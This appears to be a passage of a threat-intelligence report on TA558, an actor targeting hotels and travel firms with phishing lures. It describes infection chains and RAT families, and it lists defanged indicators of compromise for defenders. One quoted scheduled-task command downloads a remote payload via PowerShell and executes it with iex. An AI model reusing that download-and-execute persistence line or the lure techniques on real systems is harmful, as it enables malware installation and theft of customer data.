


Figure 8: Campaigns using specific threat types over time

For example, this 2022 Spanish language campaign featured URLs leading to container files. Messages purported to be, e.g.:

From: Mauricio Fortunato <contato@155hotel[.]com[.]br>

Subject: Enc: Reserva Familiar

The URL purported to be a legitimate 155 Hotel reservation link that led to an ISO file and an embedded batch file. The execution of the BAT file led to a PowerShell helper script that downloaded a follow-on payload, AsyncRAT.

Similar to earlier campaigns, persistence was achieved via a scheduled task:

```
schtasks /create /sc MINUTE /mo 1 /tn Turismo /F /tr
"powershell -w h -NoProfile -ExecutionPolicy Bypass -
Command start-sleep -s 20;iwr ""\""hxxps[:]//unimed-
corporated[.]com/tur/turismo[.]jpg""\"" -useB|iex;"
```



155 Hotel themed URL in email body
ISO contains batch file
AsyncRAT installed on host
BAT
Reservations themed email sent to target
URL leads to booking themed ISO file
PowerShell executes helper script to pull follow-on payload unimed-corporated.com/tur/turismo.jpg

Figure 9: 2022 campaign example chain.

In April 2022 Proofpoint researchers spotted a divergence from the typical email lure. One of the campaigns included a QuickBooks invoice email lure. Additionally, this campaign included the distribution of RevengeRAT which had not been observed in use by TA558 since December 2020. Messages purported to be:

From: Intuit QuickBooks Team <quickbooks@unimed-corporated.com>

Subject: QuickBooks Invoice 1000172347

Attachment: 1000172347.xlsm

SHA256: b57a9f7321216c3410ebcc9d4b09e73a652dee9e750f96b2f6d7d1e39e2923d6

The emails contained Excel attachments with macros that downloaded helper scripts via PowerShell and MSHTA. The execution of helper scripts ultimately led to the installation of RevengeRAT. Proofpoint has not seen this theme since April, and it is unclear why TA558 temporarily pivoted away from reservations themes.

Malware Use

Since 2018, TA558 has used at least 15 different malware families, sometimes with overlapping command and control (C2) domains. The most frequently observed payloads include Loda, Vjw0rm, AsyncRAT, and Revenge RAT.




Figure 10: Number of TA558 campaigns by malware type over time

Typically, TA558 uses attacker owned and operated infrastructure. However, Proofpoint has observed TA558 leverage compromised hotel websites to host malware payloads, thus adding legitimacy to its malware delivery and C2 traffic.

Language Use

Since Proofpoint began tracking TA558 through 2022, over 90% of campaigns were conducted in Portuguese or Spanish, with four percent featuring multiple language lure samples in English, Spanish, or Portuguese.




Figure 11: Campaign totals by language since 2018

Interestingly, the threat actor often switches languages in the same week. Proofpoint researchers have observed this actor send, for example, a campaign in English and the following day another campaign in Portuguese. Individual targeting typically differs based on campaign language.

Notable Campaign Artifacts

In addition to the consistent lure themes, targeting, message content, and malware payloads, Proofpoint researchers observed TA558 using multiple notable patterns in campaign data including the use of certain strings, naming conventions and keywords, domains, etc. For example, the actor appears to repeat the term CDT in email and malware attributes. This may relate to the CDT Travel organization and related travel reservation lure themes. Proofpoint researchers observed TA558 use the CDT term in dozens of campaigns since 2018, in C2 domains, replyto email addresses, payload URLs, scheduled task name, and Microsoft Office document metadata (i.e., Author, Last Saved By), and Microsoft Office macro language.

Throughout many of the 2019 and 2020 campaigns the threat actor used various URLs from the domain sslblindado[.]com to download either helper scripts or malware payloads. Some examples include:

- microsofft[.]sslblindado[.]com
- passagensv[.]sslblindado[.]com
- system11[.]sslblindado[.]com

Like other threat actors, this group sometimes mimics technology service names to appear legitimate. For example, using terms in payload URLs or C2 domain names. Some examples include:

- microsofft[.]sslblindado[.]com
- firefoxsystem[.]sytes[.]net
- googledrives[.]ddns[.]net

Another interesting pattern observed were common strings like “success” and “pitbull”. In several campaigns Proofpoint researchers spotted these strings in C2 domains. Some examples include:

- successfully[.]hopto[.]org
- success20[.]hopto[.]org
- 4success[.]zapto[.]org

From 2019 through 2020, TA558 conducted 10 campaigns used the keyword “Maringa” or “Maaringa” in payload URLs or email senders. Maringa is a city in Brazil. Examples include:

- maringareservas[.]com[.]br/seila[.]rtf
- maringa[.]turismo@system11[.]com[.]br

Possible Objectives

Proofpoint has not observed post-compromise activity from TA558. Based on the observed payloads, victimology, and campaign and message volume, Proofpoint assesses with medium to high confidence that this is a financially motivated cybercriminal actor.

The malware used by TA558 can steal data including hotel customer user and credit card data, allow lateral movement, and deliver follow-on payloads.

Open-source reporting provides insight into one possible threat actor objective. In July, CNN Portugal reported a Portuguese hotel’s website was compromised, and the actor was able to modify the website and direct customers to a fake reservation page. The actor stole funds from potential customers by posing as the compromised hotel. Although Proofpoint does not associate the identified activity with TA558, it provides an example of possible follow-on activity and the impacts to both target organizations and their customers if an actor is able to compromise hotel or transportation entities.

Conclusion

TA558 is an active threat actor targeting hospitality, travel, and related industries since 2018. Activity conducted by this actor could lead to data theft of both corporate and customer data, as well as potential financial losses.

Organizations, especially those operating in targeted sectors in Latin America, North America, and Western Europe should be aware of this actor's tactics, techniques, and procedures.

Indicators of Compromise (IOCs)

The following IOCs represent a sample of indicators observed by Proofpoint researchers associated with TA558.

C2 Domains

Indicator	Description	Date Observed
quedabesouro[.]ddns[.]net	RevengeRAT C2 Domain	2018
queda212[.]duckdns[.]org	njRAT/RevengeRAT C2 Domain	2018
3030pp[.]hopto[.]org	vjw0rm C2 Domain	2018 and 2019
vemvemserver[.]duckdns[.]org	Houdini/Loda C2 Domain	2019
4success[.]zapto[.]org	Loda C2 Domain	2019
success20[.]hopto[.]org	Loda C2 Domain	2020
msin[.]hopto[.]org	Loda C2 Domain	2021 and 2022
cdtpitbull[.]hopto[.]org	AsyncRAT C2 Domain	2021 and 2022
111234cdt[.]ddns[.]net	njRAT/AsyncRAT C2 Domain	2021 and 2022
cdt2021[.]zapto[.]org	AsyncRAT C2 Domain	2021 and 2022
38[.]132[.]101[.]45	RevengRAT C2 IP	2022

Payload URLs

Indicator	Description	Date Observed
hxxp[://]cdtmaster[.]com[.]br/DadosDaReserva[.]doc	RTF payload URL	2018
hxxp[://]hypemediardf[.]com[.]pl/css/css[.]doc	Loda Payload URL	2019
hxxps[:]//brasilnativopousada[.]com[.]br/Final[.]txt	AsyncRAT Payload URL	2021
hxxps[:]//www[.]unimed-corporated[.]com/microsoft[.]txt	AsyncRAT Scheduled Task URL	2021
hxxps[:]//unimed-corporated[.]com/tur/turismo[.]jpg	AsyncRAT Scheduled Task URL	2022

ET Signatures

ETPRO MALWARE Loda Logger CnC Activity

ETPRO TROJAN MSIL/Revenge-RAT Keep-Alive Activity (Outbound)

ETPRO TROJAN MSIL/Revenge-RAT CnC Checkin

ETPRO TROJAN MSIL/Revenge-RAT CnC Checkin M2

ETPRO TROJAN MSIL/Revenge-RAT CnC Checkin M4

ETPRO TROJAN njRAT/Bladabindi Variant CnC Activity (inf)

ETPRO TROJAN Generic njRAT/Bladabindi CnC Activity (act)

ETPRO TROJAN Generic njRAT/Bladabindi CnC Activity (inf)

ET TROJAN Bladabindi/njRAT CnC Command (ll)